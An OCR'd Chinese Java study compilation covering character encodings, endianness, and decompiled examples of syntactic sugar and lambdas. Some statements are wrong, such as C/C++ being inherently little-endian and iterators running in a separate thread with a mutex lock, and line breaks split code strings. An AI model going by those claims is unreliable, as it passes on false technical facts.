UTF-16 使用二或四个字节为每个字符编码，其中大部分汉字采用两个字节编码，少量不常用汉字采用四个字节编码。UTF-16 编码有大尾序和小尾序之别，即 UTF-16BE 和 UTF-16LE，在编码前会放置一个 U+FEFF 或 U+FFFE（UTF-16BE 以 FEFF 代表，UTF-16LE 以 FFFE 代表），其中 U+FEFF 字符在 Unicode 中代表的意义是 ZERO WIDTH NO-BREAK SPACE，顾名思义，它是个没有宽度也没有断字的空白。

UTF-32 使用四个字节为每个字符编码，使得 UTF-32 占用空间通常会是其它编码的二到四倍。UTF-32 与 UTF-16 一样有大尾序和小尾序之别，编码前会放置 U+0000FEFF 或 U+0000FFFE 以区分。

有了 UTF8 为什么还需要 GBK?

其实 UTF8 确实已经是国际通用的字符编码了，但是这种字符标准毕竟是外国定的，而国内也有类似的标准指定组织，也需要制定一套国内通用的标准，于是 GBK 就诞生了。

GBK、GB2312、GB18030 之间的区别

三者都是支持中文字符的编码方式，最常用的是 GBK。

以下内容来自 CSDN，介绍的比较详细。

GB2312（1980 年）：16 位字符集，收录有 6763 个简体汉字，682 个符号，共 7445 个字符； 优点：适用于简体中文环境，属于中国国家标准，通行于大陆，新加坡等地也使用此编码； 缺点：不兼容繁体中文，其汉字集合过少。

GBK（1995 年）：16 位字符集，收录有 21003 个汉字，883 个符号，共 21886 个字符； 优点：适用于简繁中文共存的环境，为简体 Windows 所使用（代码页 cp936），向下完全兼容 gb2312，向上支持 ISO-10646 国际标准 ；所有字符都可以一对一映射到 unicode2.0 上； 缺点：不属于官方标准，和 big5 之间需要转换；很多搜索引擎都不能很好地支持 GBK 汉字。

GB18030（2000 年）：32 位字符集；收录了 27484 个汉字，同时收录了藏文、蒙文、维吾尔文等主要的少数民族文字。 优点：可以收录所有你能想到的文字和符号，属于中国最新的国家标准； 缺点：目前支持它的软件较少。

URL 编解码

网络标准 RFC 1738 做了硬性规定 :只有字母和数字[0-9a-zA-Z]、一些特殊符号“$-_.+!*'(),”[不包括双引号]、以及某些保留字，才可以不经过编码直接用于 URL;

除此以外的字符是无法在 URL 中展示的，所以，遇到这种字符，如中文，就需要进行编码。

所以，把带有特殊字符的 URL 转成可以显示的 URL 过程，称之为 URL 编码。

反之，就是解码。

URL 编码可以使用不同的方式，如 escape，URLEncode，encodeURIComponent。

Big Endian 和 Little Endian

字节序，也就是字节的顺序，指的是多字节的数据在内存中的存放顺序。

在几乎所有的机器上，多字节对象都被存储为连续的字节序列。例如：如果 C/C++中的一个 int 型变量 a 的起始地址是&a = 0x100，那么 a 的四个字节将被存储在存储器的 0x100，0x101，0x102，0x103 位置。

根据整数 a 在连续的 4 byte 内存中的存储顺序，字节序被分为大端序（Big Endian）与 小端序（Little Endian）两类。

Big Endian 是指低地址端 存放 高位字节。Little Endian 是指低地址端 存放低位字节。

比如数字 0x12345678 在两种不同字节序 CPU 中的存储顺序：

Big Endian：12345678 Little Endian ： 78563412

Java 采用 Big Endian 来存储数据、C\C++采用 Little Endian。在网络传输一般采用的网络字节序是 BIG-ENDIAN。和 Java 是一致的。

所以在用 C/C++写通信程序时，在发送数据前务必把整型和短整型的数据进行从主机字节序到网络字节序的转换，而接收数据后对于整型和短整型数据则必须实现从网络字节序到主机字节序的转换。如果通信的一方是 JAVA 程序、一方是 C/C++程序时，则需要在 C/C++一侧使用以上几个方法进行字节序的转换，而 JAVA 一侧，则不需要做任何处理，因为 JAVA 字节序与网络字节序都是 BIG-ENDIAN，只要 C/C++一侧能正确进行转换即可（发送前从主机序到网络序，接收时反变换）。如果通信的双方都是 JAVA，则根本不用考虑字节序的问题了。

语法糖

Java 中语法糖原理、解语法糖

语法糖（Syntactic Sugar），也称糖衣语法，是由英国计算机学家 Peter.J.Landin 发明的一个术语，指在计算机语言中添加的某种语法，这种语法对语言的功能并没有影响，但是更方便程序员使用。

本 Chat 从 Java 编译原理角度，深入字节码及 class 文件，抽丝剥茧，了解 Java 中的语法糖原理及用法，帮助大家在学会如何使用 Java 语法糖的同时，了解这些语法糖背后的原理，主要内容如下：

什么是语法糖 糖块一 —— switch 支持 String 与枚举 糖块二 —— 泛型与类型擦除 糖块三 —— 自动装箱与拆箱 ..... 糖块十一 —— try-with-resource 糖块十二 —— lambda 表达式 糖衣炮弹 —— 语法糖使用过程中需要注意的点综合应用。

语法糖

语法糖（Syntactic Sugar），也称糖衣语法，是由英国计算机学家 Peter.J.Landin 发明的一个术语，指在计算机语言中添加的某种语法，这种语法对语言的功能并没有影响，但是更方便程序员使用。简而言之，语法糖让程序更加简洁，有更高的可读性。

有意思的是，在编程领域，除了语法糖，还有语法盐和语法糖精的说法，篇幅有限这里不做扩展了。

我们所熟知的编程语言中几乎都有语法糖。作者认为，语法糖的多少是评判一个语言够不够牛逼的标准之一。很多人说 Java 是一个“低糖语言”，其实从 Java 7 开始 Java 语言层面上一直在添加各种糖，主要是在“Project Coin”项目下研发。尽管现在 Java 有人还是认为现在的 Java 是低糖，未来还会持续向着“高糖”的方向发展。

解语法糖

前面提过，语法糖的存在主要是方便开发人员使用。但其实，Java 虚拟机并不支持这些语法糖。这些语法糖在编译阶段就会被还原成简单的基础语法结构，这过程就是解语法糖。

说到编译，大家肯定都知道，Java 语言中，javac 命令可以将后缀名为.java 的源文件编译为后缀名为.class 的可以运行于 Java 虚拟机的字节码。如果你去看 com.sun.tools.javac.main.JavaCompiler 的源码，你会发现在 compile()中有一个步骤就是调用 desugar()，这个方法就是负责解语法糖的实现的。

Java 中最常用的语法糖主要有泛型、变长参数、条件编译、自动拆装箱、内部类等。本文主要来分析下这些语法糖背后的原理。一步一步剥去糖衣，看看其本质。

糖块一、 switch 支持 String 与枚举

前面提到过，从 Java 7 开始，Java 语言中的语法糖在逐渐丰富，其中一个比较重要的就是 Java 7 中 switch 开始支持 String。

在开始 coding 之前先科普下，Java 中的 switch 自身原本就支持基本类型。比如 int、char 等。对于 int 类型，直接进行数值的比较。对于 char 类型则是比较其 ascii 码。所以，对于编译器来说，switch 中其实只能使用整型，任何类型的比较都要转换成整型。比如 byte，short，char(ackii 码是整型)以及 int。

那么接下来看下 switch 对 String 得支持，有以下代码：

```
public class switchDemoString {
    public static void main(String[] args) {
        String str = "world";
        switch (str) {
        case "hello":
            System.out.println("hello");
            break;
        case "world":
            System.out.println("world");
            break;
        default:
            break;
        }
    }
    }
```

反编译后内容如下：

```
public class switchDemoString
{
    public switchDemoString()
    {
    }
    public static void main(String args[])
    {
        String str = "world";
        String s;
        switch((s = str).hashCode())
        {
        default:
            break;
        case 99162322:
            if(s.equals("hello"))
                System.out.println("hello");
            break;
        case 113318802:
            if(s.equals("world"))
                System.out.println("world");
            break;
        }
    }
    }
```

看到这个代码，你知道原来字符串的 switch 是通过 equals()和 hashCode()方法来实现的。还好 hashCode()方法返回的是 int，而不是 long。

仔细看下可以发现，进行 switch 的实际是哈希值，然后通过使用 equals 方法比较进行安全检查，这个检查是必要的，因为哈希可能会发生碰撞。因此它的性能是不如使用枚举进行 switch 或者使用纯整数常量，但这也不是很差。

糖块二、 泛型

我们都知道，很多语言都是支持泛型的，但是很多人不知道的是，不同的编译器对于泛型的处理方式是不同的，通常情况下，一个编译器处理泛型有两种方式：Code specialization 和 Code sharing。C++和 C#是使用 Code specialization 的处理机制，而 Java 使用的是 Code sharing 的机制。

Code sharing 方式为每个泛型类型创建唯一的字节码表示，并且将该泛型类型的实例都映射到这个唯一的字节码表示上。将多种泛型类形实例映射到唯一的字节码表示是通过类型擦除（type erasue）实现的。

也就是说，对于 Java 虚拟机来说，他根本不认识 `Map<String, String> map` 这样的语法。需要在编译阶段通过类型擦除的方式进行解语法糖。

类型擦除的主要过程如下： 1.将所有的泛型参数用其最左边界（最顶级的父类型）类型替换。 2.移除所有的类型参数。

以下代码：

```
Map<String, String> map = new HashMap<String, String>();
map.put("name", "hollis");
map.put("wechat", "Hollis");
map.put("blog", "www.hollischuang.com");
```

解语法糖之后会变成：

```
Map map = new HashMap();
map.put("name", "hollis");
map.put("wechat", "Hollis");
map.put("blog", "www.hollischuang.com");
```

以下代码：

```
public static <A extends Comparable<A>> A max(Collection<A> xs) {
    Iterator<A> xi = xs.iterator();
    A w = xi.next();
    while (xi.hasNext()) {
        A x = xi.next();
        if (w.compareTo(x) < 0)
            w = x;
    }
    return w;
    }
```

类型擦除后会变成：

```
public static Comparable max(Collection xs) {
    Iterator xi = xs.iterator();
    Comparable w = (Comparable)xi.next();
    while(xi.hasNext())
    {
        Comparable x = (Comparable)xi.next();
        if(w.compareTo(x) < 0)
            w = x;
    }
    return w;
    }
```

虚拟机中没有泛型，只有普通类和普通方法，所有泛型类的类型参数在编译时都会被擦除，泛型类并没有自己独有的 Class 类对象。比如并不存在 List<String>.class 或是 List<Integer>.class，而只有 List.class。

糖块三、 自动装箱与拆箱

自动装箱就是 Java 自动将原始类型值转换成对应的对象，比如将 int 的变量转换成 Integer 对象，这个过程叫做装箱，反之将 Integer 对象转换成 int 类型值，这个过程叫做拆箱。因为这里的装箱和拆箱是自动进行的非人为转换，所以就称作为自动装箱和拆箱。原始类型 byte, short, char, int, long, float, double 和 boolean 对应的封装类为 Byte, Short, Character, Integer, Long, Float, Double, Boolean。

先来看个自动装箱的代码：

```
public static void main(String[] args)  {
    int i = 10;
    Integer n = i;
    }
```

反编译后代码如下：

```
public static void main(String args[])
{
    int i = 10;
    Integer n = Integer.valueOf(i);
    }
```

再来看个自动拆箱的代码：

```
public static void main(String[] args) {
    Integer i = 10;
    int n = i;
    }
```

反编译后代码如下：

```
public static void main(String args[])
{
    Integer i = Integer.valueOf(10);
    int n = i.intValue();
    }
```

从反编译得到内容可以看出，在装箱的时候自动调用的是 Integer 的 valueOf(int)方法。而在拆箱的时候自动调用的是 Integer 的 intValue 方法。

所以，装箱过程是通过调用包装器的 valueOf 方法实现的，而拆箱过程是通过调用包装器的 xxxValue 方法实现的。

糖块四 、 方法变长参数

可变参数(variable arguments)是在 Java 1.5 中引入的一个特性。它允许一个方法把任意数量的值作为参数。

看下以下可变参数代码，其中 print 方法接收可变参数：

```
public static void main(String[] args)
    {
        print("Holis", "公众号:Hollis", "博客: www.hollischuang.com", "QQ: 90760
7222");
    }

public static void print(String... strs)
{
    for (int i = 0; i < strs.length; i++)
    {
        System.out.println(strs[i]);
    }
    }
```

反编译后代码：

```
public static void main(String args[])
{
    print(new String[] {
        "Holis", "\u516C\u4F17\u53F7:Hollis", "\u535A\u5BA2\uFF1Awww.hollisch
uang.com", "QQ\uFF1A907607222"
    });
}

public static transient void print(String strs[])
{
    for(int i = 0; i < strs.length; i++)
        System.out.println(strs[i]);
}
```

从反编译后代码可以看出，可变参数在被使用的时候，他首先会创建一个数组，数组的长度就是调用该方法是传递的实参的个数，然后再把参数值全部放到这个数组当中，然后再把这个数组作为参数传递到被调用的方法中。

PS：反编译后的 print 方法声明中有一个 transient 标识，是不是很奇怪？transient 不是不可以修饰方法吗？transient 不是和序列化有关么？transient 在这里的作用是什么？因为这个与本文关系不大，这里不做深入分析了。相了解的同学可以关注我微信公众号或者博客。

糖块五 、 枚举

上文已经介绍，在此不做赘述。

糖块六 、 内部类

内部类又称为嵌套类，可以把内部类理解为外部类的一个普通成员。

内部类之所以也是语法糖，是因为它仅仅是一个编译时的概念，outer.java 里面定义了一个内部类 inner，一旦编译成功，就会生成两个完全不同的.class 文件了，分别是 outer.class 和 outer$inner.class。所以内部类的名字完全可以和它的外部类名字相同。

```
public class OutterClass  {
    private String userName;

    public String getUserName() {
        return userName;
    }

    public void setUserName(String userName) {
        this.userName = userName;
    }

    public static void main(String[] args) {

    }

    class InnerClass{
        private String name;

        public String getName() {
            return name;
        }
```

```
        public void setName(String name) {
            this.name = name;
        }
    }
    }
```

以上代码编译后会生成两个 class 文件：OutterClass$InnerClass.class 、OutterClass.class 。当我们尝试对 OutterClass.class 文件进行反编译的时候，命令行会打印以下内容：Parsing OutterClass.class...Parsing inner class OutterClass$InnerClass.class... Generating OutterClass.jad 。他会把两个文件全部进行反编译，然后一起生成一个 OutterClass.jad 文件。文件内容如下：

```
public class OutterClass
{
    class InnerClass
    {
        public String getName()
        {
            return name;
        }
        public void setName(String name)
        {
            this.name = name;
        }
        private String name;
        final OutterClass this$0;

        InnerClass()
        {
            this.this$0 = OutterClass.this;
            super();
        }
    }

    public OutterClass()
    {
    }
    public String getUserName()
    {
        return userName;
    }
    public void setUserName(String userName){
        this.userName = userName;
    }
    public static void main(String args1[])
    {
    }
    private String userName;
    }
```

糖块七 、条件编译

一般情况下,程序中的每一行代码都要参加编译。但有时候出于对程序代码优化的考虑，希望只对其中一部分内容进行编译，此时就需要在程序中加上条件，让编译器只对满足条件的代码进行编译，将不满足条件的代码舍弃，这就是条件编译。

如在 C 或 CPP 中，可以通过预处理语句来实现条件编译。其实在 Java 中也可实现条件编译。我们先来看一段代码：

```
public class ConditionalCompilation {
    public static void main(String[] args) {
        final boolean DEBUG = true;
        if(DEBUG) {
            System.out.println("Hello, DEBUG!");
        }

        final boolean ONLINE = false;

        if(ONLINE){
            System.out.println("Hello, ONLINE!");
        }
    }
    }
```

反编译后代码如下：

```
public class ConditionalCompilation
{

    public ConditionalCompilation()
    {
    }
    public static void main(String args[])
    {
        boolean DEBUG = true;
        System.out.println("Hello, DEBUG!");
        boolean ONLINE = false;
    }
    }
```

首先，我们发现，在反编译后的代码中没有 System.out.println("Hello, ONLINE!");，这其实就是条件编译。当 if(ONLINE)为 false 的时候，编译器就没有对其内的代码进行编译。

所以，Java 语法的条件编译，是通过判断条件为常量的 if 语句实现的。其原理也是 Java 语言的语法糖。根据 if 判断条件的真假，编译器直接把分支为 false 的代码块消除。通过该方式实现的条件编译，必须在方法体内实现，而无法在正整个 Java 类的结构或者类的属性上进行条件编译，这与 C/C++的条件编译相比，确实更有局限性。在 Java 语言设计之初并没有引入条件编译的功能，虽有局限，但是总比没有更强。

糖块八 、 断言

在 Java 中，assert 关键字是从 JAVA SE 1.4 引入的，为了避免和老版本的 Java 代码中使用了 assert 关键字导致错误，Java 在执行的时候默认是不启动断言检查的（这个时候，所有的断言语句都将忽略！），如果要开启断言检查，则需要用开关 -enableassertions 或-ea 来开启。

看一段包含断言的代码：

```
public class AssertTest  {
    public static void main(String args[]) {
        int a = 1;
        int b = 1;
        assert a == b;
        System.out.println("公众号：Hollis");
        assert a != b : "Hollis";
        System.out.println("博客：www.hollischuang.com");
    }
    }
```

反编译后代码如下：

```
public class AssertTest {
   public AssertTest()
    {
    }
    public static void main(String args[])
{
    int a = 1;
    int b = 1;
```

```
    if(!$assertionsDisabled && a != b)
        throw new AssertionError();
    System.out.println("\u516C\u4F17\u53F7\uFF1AHollis");
    if(!$assertionsDisabled && a == b)
    {
        throw new AssertionError("Hollis");
    } else
    {
        System.out.println("\u535A\u5BA2\uFF1Awww.hollischuang.com");
        return;
    }
}

static final boolean $assertionsDisabled = !com/hollis/suguar/AssertTest.desi
redAssertionStatus();

}
```

很明显，反编译之后的代码要比我们自己的代码复杂的多。所以，使用了 assert 这个语法糖我们节省了很多代码。其实断言的底层实现就是 if 语言，如果断言结果为 true，则什么都不做，程序继续执行，如果断言结果为 false，则程序抛出 AssertError 来打断程序的执行。-enableassertions 会设置$assertionsDisabled 字段的值。

糖块九 、 数值字面量

在 java 7 中，数值字面量，不管是整数还是浮点数，都允许在数字之间插入任意多个下划线。这些下划线不会对字面量的数值产生影响，目的就是方便阅读。

比如：

```
public class Test {
    public static void main(String... args) {
        int i = 10_000;
        System.out.println(i);
    }

    }
```

反编译后：

```
public class Test
{
  public static void main(String[] args)
  {
```

```
    int i = 10000;
    System.out.println(i);
  }
}
```

反编译后就是把_删除了。也就是说 编译器并不认识在数字字面量中的_，需要在编译阶段把他去掉。

糖块十 、 for-each

增强 for 循环（for-each）相信大家都不陌生，日常开发经常会用到的，他会比 for 循环要少写很多代码，那么这个语法糖背后是如何实现的呢?

```
public static void main(String... args) {
    String[] strs = {"Hollis", "公众号：Hollis", "博客：www.hollischuang.com"};
    for (String s : strs) {
        System.out.println(s);
    }
    List<String> strList = ImmutableList.of("Hollis", "公众号：Hollis", "博客：w
ww.hollischuang.com");
    for (String s : strList) {
        System.out.println(s);
    }
    }
```

反编译后代码如下：

```
public static transient void main(String args[])
{
    String strs[] = {
        "Hollis", "\u516C\u4F17\u53F7\uFF1AHollis", "\u535A\u5BA2\uFF1Awww.ho
llischuang.com"
    };
    String args1[] = strs;
    int i = args1.length;
    for(int j = 0; j < i; j++)
    {
        String s = args1[j];
        System.out.println(s);
    }

    List strList = ImmutableList.of("Hollis", "\u516C\u4F17\u53F7\uFF1AHollis
", "\u535A\u5BA2\uFF1Awww.hollischuang.com");
    String s;
    for(Iterator iterator = strList.iterator(); iterator.hasNext(); System.ou
t.println(s))
        s = (String)iterator.next();
}
```

代码很简单，for-each 的实现原理其实就是使用了普通的 for 循环和迭代器。

糖块十一 、 try-with-resource

Java 里，对于文件操作 IO 流、数据库连接等开销非常昂贵的资源，用完之后必须及时通过 close 方法将其关闭，否则资源会一直处于打开状态，可能会导致内存泄露等问题。

关闭资源的常用方式就是在 finally 块里是释放，即调用 close 方法。比如，我们经常会写这样的代码：

```
public static void main(String[] args) {
    BufferedReader br = null;
    try {
        String line;
        br = new BufferedReader(new FileReader("d:\\hollischuang.xml"));
        while ((line = br.readLine()) != null) {
            System.out.println(line);
        }
    } catch (IOException e) {
        // handle exception
    } finally {
        try {
            if (br != null) {
                br.close();
            }
        } catch (IOException ex) {
            // handle exception
        }
    }
    }
```

从 Java 7 开始，jdk 提供了一种更好的方式关闭资源，使用 try-with-resources 语句，改写一下上面的代码，效果如下：

```
public static void main(String... args) {
    try (BufferedReader br = new BufferedReader(new FileReader("d:\\ hollischu
ang.xml"))) {
        String line;
        while ((line = br.readLine()) != null) {
            System.out.println(line);
        }
    } catch (IOException e) {
        // handle exception
    }
    }
```

看，这简直是一大福音啊，虽然我之前一般使用 IOUtils 去关闭流，并不会使用在 finally 中写很多代码的方式，但是这种新的语法糖看上去好像优雅很多呢。看下他的背后：

```
public static transient void main(String args[])
    {
        BufferedReader br;
        Throwable throwable;
        br = new BufferedReader(new FileReader("d:\\ hollischuang.xml"));
        throwable = null;
        String line;
        try
        {
            while((line = br.readLine()) != null)
                System.out.println(line);
        }
        catch(Throwable throwable2)
        {
            throwable = throwable2;
            throw throwable2;
        }
        if(br != null)
            if(throwable != null)
                try
                {
                    br.close();
                }
                catch(Throwable throwable1)
                {
                    throwable.addSuppressed(throwable1);
                }
            else
                br.close();
            break MISSING_BLOCK_LABEL_113;
            Exception exception;
            exception;
            if(br != null)
                if(throwable != null)
                    try
                    {
                        br.close();
                    }
                    catch(Throwable throwable3)
                      {
                        throwable.addSuppressed(throwable3);
                    }
                else
                    br.close();
        throw exception;
        IOException ioexception;
        ioexception;
    }
    }
```

其实背后的原理也很简单，那些我们没有做的关闭资源的操作，编译器都帮我们做了。所以，再次印证了，语法糖的作用就是方便程序员的使用，但最终还是要转成编译器认识的语言。

糖块十二、Lambda 表达式

关于 lambda 表达式，有人可能会有质疑，因为网上有人说他并不是语法糖。其实我想纠正下这个说法。Labmda 表达式不是匿名内部类的语法糖，但是他也是一个语法糖。实现方式其实是依赖了几个 JVM 底层提供的 lambda 相关 api。

先来看一个简单的 lambda 表达式。遍历一个 list：

```
public static void main(String... args) {
    List<String> strList = ImmutableList.of("Hollis", "公众号：Hollis", "博客：w
ww.hollischuang.com");

    strList.forEach( s -> { System.out.println(s); } );
    }
```

为啥说他并不是内部类的语法糖呢，前面讲内部类我们说过，内部类在编译之后会有两个 class 文件，但是，包含 lambda 表达式的类编译后只有一个文件。

反编译后代码如下：

```
public static /* varargs */ void main(String ... args) {
    ImmutableList strList = ImmutableList.of((Object)"Hollis", (Object)"\u516
c\u4f17\u53f7\uff1aHollis", (Object)"\u535a\u5ba2\uff1awww.hollischuang.com
");
    strList.forEach((Consumer<String>)LambdaMetafactory.metafactory(null, nul
l, null, (Ljava/lang/Object;)V, lambda$main$0(java.lang.String ), (Ljava/lang
/String;)V)());
}

private static /* synthetic */ void lambda$main$0(String s) {
    System.out.println(s);
    }
```

可以看到，在 forEach 方法中，其实是调用了 java.lang.invoke.LambdaMetafactory#metafactory 方法，该方法的第四个参数 implMethod 指定了方法实现。可以看到这里其实是调用了一个 lambda$main$0 方法进行了输出。

再来看一个稍微复杂一点的，先对 List 进行过滤，然后再输出：

```
public static void main(String... args)  {
    List<String> strList = ImmutableList.of("Hollis", "公众号：Hollis", "博客：w
ww.hollischuang.com");

    List HollisList = strList.stream().filter(string -> string.contains("Holl
is")).collect(Collectors.toList());

    HollisList.forEach( s -> { System.out.println(s); } );
    }
```

反编译后代码如下：

```
public static /* varargs */ void main(String ... args) {
    ImmutableList strList = ImmutableList.of((Object)"Hollis", (Object)"\u516
c\u4f17\u53f7\uff1aHollis", (Object)"\u535a\u5ba2\uff1awww.hollischuang.com
");
    List<Object> HollisList = strList.stream().filter((Predicate<String>)Lamb
daMetafactory.metafactory(null, null, null, (Ljava/lang/Object;)Z, lambda$ma
in$0(java.lang.String ), (Ljava/lang/String;)Z)()).collect(Collectors.toList
());
    HollisList.forEach((Consumer<Object>)LambdaMetafactory.metafactory(null,
null, null, (Ljava/lang/Object;)V, lambda$main$1(java.lang.Object ), (Ljava/l
ang/Object;)V)());
}

private static /* synthetic */ void lambda$main$1(Object s) {
    System.out.println(s);
}

private static /* synthetic */ boolean lambda$main$0(String string) {
    return string.contains("Hollis");
    }
```

两个 lambda 表达式分别调用了 lambda$main$1 和 lambda$main$0 两个方法。

所以，lambda 表达式的实现其实是依赖了一些底层的 api，在编译阶段，编译器会把 lambda 表达式进行解糖，转换成调用内部 api 的方式。

可能遇到的坑

泛型

一、当泛型遇到重载

```
public class GenericTypes{
  public static void method(List<String> list) {
       System.out.println("invoke method(List<String> list)");
    }

    public static void method(List<Integer> list) {
       System.out.println("invoke method(List<Integer> list)");
    }
    }
```

上面这段代码，有两个重载的函数，因为他们的参数类型不同，一个是 List 另一个是 List ，但是，这段代码是编译通不过的。因为我们前面讲过，参数 List 和 List 编译之后都被擦除了,变成了一样的原生类型 List,擦除动作导致这两个方法的特征签名变得一模一样。

二、当泛型遇到 catch 泛型的类型参数不能用在 Java 异常处理的 catch 语句中。因为异常处理是由 JVM 在运行时刻来进行的。由于类型信息被擦除，JVM 是无法区分两个异常类型 MyException<String>和 MyException<Integer>的。

三、当泛型内包含静态变量

```
public class StaticTest{
    public static void main(String[] args){
        GT<Integer> gti = new GT<Integer>();
        gti.var=1;
        GT<String> gts = new GT<String>();
        gts.var=2;
        System.out.println(gti.var);
    }
}
class GT<T>{
    public static int var=0;
    public void nothing(T x){}
    }
```

以上代码输出结果为：2！由于经过类型擦除，所有的泛型类实例都关联到同一份字节码上，泛型类的所有静态变量是共享的。

自动装箱与拆箱

对象相等比较

public class BoxingTest {

```
public static void main(String[] args)  {
    Integer a = 1000;
    Integer b = 1000;
    Integer c = 100;
    Integer d = 100;
    System.out.println("a == b is " + (a == b));
    System.out.println(("c == d is " + (c == d)));
    }
```

输出结果：

```
a == b is false
c == d is true
```

在 Java 5 中，在 Integer 的操作上引入了一个新功能来节省内存和提高性能。整型对象通过使用相同的对象引用实现了缓存和重用。

适用于整数值区间-128 至 +127。

只适用于自动装箱。使用构造函数创建对象不适用。

增强 for 循环

ConcurrentModificationException

```
for (Student stu : students) {
    if (stu.getId() == 2)
        students.remove(stu);
}
```

会抛出 ConcurrentModificationException 异常。

Iterator 是工作在一个独立的线程中，并且拥有一个 mutex 锁。 Iterator 被创建之后会建立一个指向原来对象的单链索引表，当原来的对象数量发生变化时，这个索引表的内容不会同步改变，所以当索引指针往后移动的时候就找不到要迭代的对象，所以按照 fail-fast 原则 Iterator 会马上抛出 java.util.ConcurrentModificationException 异常。

所以 Iterator 在工作的时候是不允许被迭代的对象被改变的。但你可以使用 Iterator 本身的方法 remove()来删除对象， Iterator.remove() 方法会在删除当前迭代对象的同时维护索引的一致性。

总结

前面介绍了 12 种 Java 中常用的语法糖。所谓语法糖就是提供给开发人员便于开发的一种语法而已。但是这种语法只有开发人员认识。要想被执行，需要进行解糖，即转成 JVM 认识的语法。当我们把语法糖解糖之后，你就会发现其实我们日常使用的这些方便的语法，其实都是一些其他更简单的语法构成的。

有了这些语法糖，我们在日常开发的时候可以大大提升效率，但是同时也要避免过渡使用。使用之前最好了解下原理，避免掉坑。

参考资料：

Java 的反编译
Java 中的 Switch 对整型、字符型、字符串型的具体实现细节
深度分析 Java 的枚举类型——枚举的线程安全性及序列化问题
Java 的枚举类型用法介绍
Java 中的增强 for 循环（for each）的实现原理与坑
Java 中泛型的理解
Java 中整型的缓存机制
Java 中的可变参数*

lambda 表达式

Lambda 表达式，也可称为闭包，它是推动 Java 8 发布的最重要新特性。

Lambda 允许把函数作为一个方法的参数（函数作为参数传递进方法中）。

使用 Lambda 表达式可以使代码变的更加简洁紧凑。

语法

lambda 表达式的语法格式如下：

```
(parameters) -> expression
或
(parameters) ->{ statements; }
```

以下是 lambda 表达式的重要特征:

- 可选类型声明：不需要声明参数类型，编译器可以统一识别参数值。
- 可选的参数圆括号：一个参数无需定义圆括号，但多个参数需要定义圆括号。
- 可选的大括号：如果主体包含了一个语句，就不需要使用大括号。
- 可选的返回关键字：如果主体只有一个表达式返回值则编译器会自动返回值，大括号需要指定明表达式返回了一个数值。

Lambda 表达式实例

```
//1. 不需要参数,返回值为 5
() -> 5

// 2. 接收一个参数(数字类型),返回其 2 倍的值
x -> 2 * x

// 3. 接受 2 个参数(数字),并返回他们的差值
(x, y) -> x – y

// 4. 接收 2 个 int 型整数,返回他们的和
(int x, int y) -> x + y

// 5. 接受一个 string 对象,并在控制台打印,不返回任何值(看起来像是返回 void)
(String s) -> System.out.print(s)
```

Lambda 表达式主要用来定义行内执行的方法类型接口，例如，一个简单方法接口。在上面例子中，我们使用各种类型的 Lambda 表达式来定义 MathOperation 接口的方法。然后我们定义了 sayMessage 的执行。

Lambda 表达式免去了使用匿名方法的麻烦，并且给予 Java 简单但是强大的函数化的编程能力。


变量作用域

lambda 表达式只能引用标记了 final 的外层局部变量，这就是说不能在 lambda 内部修改定义在域外的局部变量，否则会编译错误。如以下代码，编译会出错：

```
String first = "";
Comparator<String> comparator = (first, second) -> Integer.compare(first.l
ngth(), second.length());
```

原文地址：https://www.runoob.com/java/java8-lambda-expressions.html

附：Java 基础思维导图



关注 Hollis

一个对 Coding 有着独特追求的人

阿里云开发者“藏经阁”

海量免费电子书下载